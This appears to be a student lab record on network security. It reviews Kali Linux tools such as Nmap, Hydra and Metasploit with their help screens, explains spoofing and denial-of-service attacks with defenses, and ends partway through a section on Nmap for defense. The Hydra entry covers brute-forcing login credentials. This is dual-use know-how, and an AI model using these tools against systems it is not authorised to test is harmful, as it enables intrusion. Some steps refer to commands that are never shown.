


```
root@kali: ~
File Edit View Search Terminal Help
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
```

Nmap (<https://nmap.org/>) or “Network Mapper” is one of the most popular tools on Kali Linux for information gathering. In other words, to get insights about the host, its IP address, OS detection, and similar network security details (like the number of open ports and what they are).

It also offers features for firewall evasion and spoofing.

2. Hydra




```
root@kali: ~  
File Edit View Search Terminal Help  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret  
service organizations, or for illegal purposes.  
  
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o  
FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN  
:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][:/OPT]]  
  
Options:  
-R      restore a previous aborted/crashed session  
-I      ignore an existing restore file (don't wait 10 seconds)  
-S      perform an SSL connect  
-s PORT  if the service is on a different default port, define it here  
-l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE  
-p PASS or -P FILE  try password PASS, or load several passwords from FILE  
-x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help  
-y      disable use of symbols in bruteforce, see above  
-e nsr  try "n" null password, "s" login as pass and/or "r" reversed login  
-u      loop around users, not passwords (effective! implied with -x)  
-C FILE  colon separated "login:pass" format, instead of -L/-P options  
-M FILE  list of servers to attack, one entry per line, ':' to specify port  
-o FILE  write found login/password pairs to FILE instead of stdout  
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1  
-f / -F  exit when a login/pass pair is found (-M: -f per host, -F global)  
-t TASKS run TASKS number of connects in parallel per target (default: 16)
```

If you are looking for an interesting tool to crack login/password pairs, Hydra (<https://github.com/vanhauser-thc/thc-hydra>) will be one of the best Kali Linux tools that comes pre-installed.

It may not be actively maintained anymore – but it is now on GitHub (<https://github.com/vanhauser-thc/THC-Archive>), so you can contribute working on it as well.


3. Wireshark



Wireshark (<https://www.wireshark.org/>) is the most popular network analyzer that comes baked in with Kali Linux. It can be categorized as one of the best Kali Linux tools for network sniffing as well.

It is being actively maintained, so I would definitely recommend trying this out. And it's really easy to install Wireshark on Linux (<https://itsfoss.com/install-wireshark-ubuntu/>).

4. Metasploit Framework



```
Terminal
File Edit View Search Terminal Help
[i] Database already started
[i] The database appears to be already configured, skipping initialization

..ok000kdc'          'cdm000ko:
x000000000000000c    c0000000000000v
:0000000000000000k, ,k00000000000000:
'0000000000kkk00000: '00000000000000000
000000000 MMMM 0000000000l MMMM 000000000
000000000 MMMMMM c000000c MMMMMM 00000000x
l00000000 MMMMMMMMM 0: MMMMMMMMM 00000000l
:00000000 MMM .MMMMMMMMMMM MMMM 00000000.
c00000000 MMM 00c MMMMM 000 MMM 0000000c
000000000 MMM 0000 MMM 0000 MMM 0000000
l00000000 MMM 0000 MMM 0000 MMM 000000l
;0000' MMM 0000 MMM 0000 MMM 0000:
.d000 WM 0000000000000 MX x000.
,k0l' M 0000000000000 M'd0k,
:kk; 00000000000000; 0k;
;k000000000000000k;
,x0000000000000x,
.l0000000l.
.d00.


=[ metasploit v4.17.17-dev ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Metasploit Framework (<https://github.com/rapid7/metasploit-framework>) is the most used penetration testing framework. It offers two editions – one (open source) and the second is the pro version to it. With this tool, you can verify vulnerabilities, test known exploits, and perform a complete security assessment.

Of course, the free version won't have all the features, so if you are into serious stuff, you should compare the editions [here](https://www.rapid7.com/products/metasploit/download/editions/) (<https://www.rapid7.com/products/metasploit/download/editions/>).

5. Nessus



Nessus

If you have a computer connected to a network, Nessus can help find vulnerabilities that a potential attacker may take advantage of. Of course, if you are an administrator for multiple computers connected to a network, you can make use of it and secure those computers.

However, this is not a free tool anymore, you can try it free for 7 days on from its official website (<https://www.tenable.com/try>).

In all Nmap tool is the best for finding vulnerability



Practical 2

Aim : Evaluate network defense tools for following

(I) IP Spoofing

What is IP Spoofing?

- Spoofing means illegal intrusion, posing as a genuine user. A hacker logs-in to a computer illegally, using a different identity than his own. He is able to do this by having previously obtained actual password. He creates a new identity by fooling the computer into thinking he is the genuine system operator. The hacker then takes control of the system. He can commit innumerable number of frauds using this false identity.
- A spoofing attack is when a malicious party impersonates another device or user on a network in order to launch attacks against network hosts, steal data, spread [malware](#) or bypass access controls. There are several different types of spoofing attacks that malicious parties can use to accomplish this. Some of the most common methods include IP address spoofing attacks, [ARP spoofing](#) attacks and DNS server spoofing attacks.

IP Address spoofing attack:

- IP address spoofing is one of the most frequently used spoofing attack methods. In an IP address spoofing attack, an attacker sends IP packets from a false (or “spoofed”) source address in order to disguise itself. Denial-of-service attacks often use IP spoofing to overload networks and devices with packets that appear to be from legitimate source IP addresses.
- There are two ways that IP spoofing attacks can be used to overload targets with traffic. One method is to simply flood a selected target with packets from multiple spoofed addresses. This method works by directly sending a victim more data than it can handle. The other method is to spoof the target’s IP address and send packets from that address to many different recipients on the network. When another machine receives a packet, it will automatically transmit a packet to the sender in response. Since the spoofed packets appear to be sent from the target’s IP address, all responses to the spoofed packets will be sent to (and flood) the target’s IP address.

ARP Spoofing attack:

- ARP is short for Address Resolution Protocol, a protocol that is used to resolve IP addresses to MAC (Media Access Control) addresses for transmitting data. In an ARP spoofing attack, a malicious party sends spoofed ARP messages across a local area



network in order to link the attacker's MAC address with the IP address of a legitimate member of the network.

- This type of spoofing attack results in data that is intended for the host's IP address getting sent to the attacker instead. Malicious parties commonly use ARP spoofing to steal information, modify data-in-transit or stop traffic on a LAN. ARP spoofing attacks can also be used to facilitate other types of attacks, including denial-of-service, session hijacking and man-in-the-middle attacks. ARP spoofing only works on local area networks that use the Address Resolution Protocol.

DNS server spoofing attack:

- The Domain Name System (DNS) is a system that associates domain names with IP addresses. Devices that connect to the internet or other private networks rely on the DNS for resolving URLs, email addresses and other human-readable domain names into their corresponding IP addresses. In a DNS server spoofing attack, a malicious party modifies the DNS server in order to reroute a specific domain name to a different IP address.
- In many cases, the new IP address will be for a server that is actually controlled by the attacker and contains files infected with malware. DNS server spoofing attacks are often used to spread computer worms and viruses.

Defense against spoofing attacks:

- [Packet filtering](#) is one defense against IP [spoofing attacks](#).
- The gateway to a network usually performs [ingress filtering](#), which is blocking of packets from outside the network with a source address inside the network. This prevents an outside attacker spoofing the address of an internal machine.
- Ideally the gateway would also perform [egress filtering](#) on outgoing packets, which is blocking of packets from inside the network with a source address that is not inside. This prevents an attacker within the network performing filtering from launching IP spoofing attacks against external machines.
- Intrusion Detection System (IDS) is a common use of packet filtering, which has been used to secure the environments for sharing data over network and host based IDS approaches

Spoofing attack Prevention and Mitigation:

There are many tools and practices that organizations can employ to reduce the threat of spoofing attacks. Common measures that organizations can take for spoofing attack prevention include:



- **Packet filtering:** Packet filters inspect packets as they are transmitted across a network. Packet filters are useful in IP address spoofing attack prevention because they are capable of filtering out and blocking packets with conflicting source address information (packets from outside the network that show source addresses from inside the network and vice-versa).
- **Avoid trust relationships:** Organizations should develop protocols that rely on trust relationships as little as possible. It is significantly easier for attackers to run spoofing attacks when trust relationships are in place because trust relationships only use IP addresses for authentication.
- **Use spoofing detection software:** There are many programs available that help organizations detect spoofing attacks, particularly [ARP Spoofing](#). These programs work by inspecting and certifying data before it is transmitted and blocking data that appears to be spoofed.
- **Use cryptographic network protocols:** [Transport Layer Security](#) (TLS), Secure Shell (SSH), HTTP Secure (HTTPS) and other secure communications protocols bolster spoofing attack prevention efforts by encrypting data before it is sent and authenticating data as it is received.

(II) DOS Attack

What is a Denial of Service attack (DoS) ?

- A **Denial-of-Service (DoS) attack** is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.
- Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

Types of DoS

1) Distributed DoS

A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers.^[14] A DDoS attack uses more



than one unique [IP address](#) or machines, often from thousands of hosts infected with malware.^{[15][16]} A distributed denial of service attack typically involves more than around 3–5 nodes on different networks; fewer nodes may qualify as a DoS attack but is not a DDoS attack.

2) Application layer attacks

An **application layer DDoS attack** (sometimes referred to as **layer 7 DDoS attack**) is a form of DDoS attack where attackers target [application-layer](#) processes.^{[23][17]} The attack over-exercises specific functions or features of a website with the intention to disable those functions or features. This application-layer attack is different from an entire network attack, and is often used against financial institutions to distract IT and security personnel from security breaches.

(I) Application layer

(II) Method of attack

3) Advanced of persistence DoS

An **advanced persistent DoS** (APDoS) is associated with an [advanced persistent threat](#) and requires specialised [DDoS mitigation](#).^[29] These attacks can persist for weeks; the longest continuous period noted so far lasted 38 days. This attack involved approximately 50+ petabits (50,000+ terabits) of malicious traffic.

4) Denial of Service as a service

Some vendors provide so-called "booter" or "stresser" services, which have simple web-based front ends, and accept payment over the web. Marketed and promoted as stress-testing tools, they can be used to perform unauthorized denial-of-service attacks, and allow technically unsophisticated attackers access to sophisticated attack tools.

Attack techniques:

- Attack tools
- Application layer attacks
- Nuke
- Distributed DoS attack
- Peer-to-peer attack
- Amplification
- SYN flood
- Teardrop attacks
- DDoS extortion



- Mirai botnet
- Shrew attack

Defense techniques:

Firewalls:

In the case of a simple attack, a [firewall](#) could have a simple rule added to deny all incoming traffic from the attackers, based on protocols, ports or the originating IP addresses.

More complex attacks will however be hard to block with simple rules: for example, if there is an ongoing attack on port 80 (web service), it is not possible to drop all incoming traffic on this port because doing so will prevent the server from serving legitimate traffic.^[93] Additionally, firewalls may be too deep in the network hierarchy, with routers being adversely affected before the traffic gets to the firewall. Also, many security tools still do not support IPv6 or may not be configured properly, so the firewalls often might get bypassed during the attacks.

IPS based prevention:

[Intrusion prevention systems](#) (IPS) are effective if the attacks have signatures associated with them. However, the trend among the attacks is to have legitimate content but bad intent. Intrusion-prevention systems which work on content recognition cannot block behavior-based DoS attacks.^[29]

An [ASIC](#) based IPS may detect and block denial-of-service attacks because they have the [processing power](#) and the granularity to analyze the attacks and act like a [circuit breaker](#) in an automated way

Blackholing and sinkholing:

With [blackhole routing](#), all the traffic to the attacked DNS or IP address is sent to a "black hole" (null interface or a non-existent server). To be more efficient and avoid affecting network connectivity, it can be managed by the ISP.^[90]

A [DNS sinkhole](#) routes traffic to a valid IP address which analyzes traffic and rejects bad packets. Sinkholing is not efficient for most severe attacks.

Routers:

Similar to switches, routers have some rate-limiting and [ACL](#) capability. They, too, are manually set. Most routers can be easily overwhelmed under a DoS attack. [Cisco IOS](#) has optional features that can reduce the impact of flooding.

Switches:

Most switches have some rate-limiting and [ACL](#) capability. Some switches provide automatic and/or system-wide [rate limiting](#), [traffic shaping](#), [delayed binding](#) ([TCP splicing](#)), [deep packet](#)



[inspection](#) and [Bogon filtering](#) (bogus IP filtering) to detect and remediate DoS attacks through automatic rate filtering and WAN Link failover and balancing.



Practical 3

Aim : Explore the Nmap tool and list how it can be used for network defence.

What is Nmap used for?


- **Nmap**, short for Network Mapper, is a free, open-source tool for vulnerability scanning and network discovery.
- Network administrators **use Nmap** to identify what devices are running on their systems, discovering hosts that are
- available and the services they offer, finding open ports and detecting security risks
- The program is most commonly used via a command-line interface (though GUI front-ends are also available) and is available for many different operating systems such as Linux, Free BSD, and Gentoo.
- Its popularity has also been bolstered by an active and enthusiastic user support community.
- Nmap was developed for enterprise-scale networks and can scan through thousands of connected devices.
- This means that Nmap is now [used in many website monitoring tools](#) to audit the traffic between web servers and IoT devices.
- The recent emergence of [IoT botnets, like Mirai](#), has also stimulated interest in Nmap, not least because of its ability to interrogate [devices connected via the UPnP protocol](#) and to highlight any devices that may be malicious.

Why do hackers use nmap?

- Nmap can be used by hackers to gain access to uncontrolled ports on a system. All a hacker would need to do to
- successfully get into a targeted system would be to run Nmap on that system, look for vulnerabilities, and figure out
- how to exploit them. Hackers aren't the only people who use the software platform

How does Nmap detect snort?

- Identify NMAP Ping Scan
- Execute given below command in ubuntu's terminal to open snort local rule file in text editor. Now add given below
- line which will capture the incoming traffic coming on 192.168. 1.105(ubuntu IP) network for ICMP protocol



How to use Nmap:


- Nmap is straightforward to use, and most of the tools it provides are familiar to system admins from other programs.
- The advantage of Nmap is that it brings a wide range of these tools into one program, rather than forcing you to skip between separate and discrete network monitoring tools.
- In order to use Nmap, you need to be familiar with command-line interfaces.
- Most advanced users are able to write scripts to automate common tasks, but this is not necessary for basic network monitoring.
- There is a wide range of [free network monitoring utilities](#) as well as [free open-source vulnerability scanners](#) available to network administrators and security auditors.
- Network mapping: Nmap can identify the devices on a network (also called host discovery), including servers, routers and switches, and how they're physically connected.


- OS detection: Nmap can detect the operating systems running on network devices (also called OS fingerprinting), providing the vendor name, the underlying operating system, the version of the software and even an estimate of devices' uptime.
- Service discovery: Nmap can not only identify hosts on the network, but whether they're acting as mail, web or name servers, and the particular applications and versions of the related software they're running.
- Security auditing: Figuring out what versions of operating systems and applications are running on network hosts lets network managers determine their vulnerability to specific flaws. If a network admin receives an alert about a vulnerability in a particular version of an application, for example, she can scan her network to identify whether that software version is running on the network and take steps to patch or update the relevant hosts. Scripts can also automate tasks such as detecting specific vulnerabilities.

Nmap Core Processes

Nmap provides information on:

1. **Every active IP** so you can determine if an IP is being used by a legitimate service or an external attacker.
2. Your **network as a whole**, including live hosts, open ports and the OS of every connected device.
3. **Vulnerabilities** — scan your own server to simulate the process that a hacker would use to attack your site.



 VARONIS

Nmap Commands:

1. Ping Scanning: As mentioned above, a ping scan returns information on every active IP on your network.

2. Port Scanning: The major differences between these types of scans are whether they cover TCP or UDP ports and whether they execute a TCP connection. Here are the basic differences:

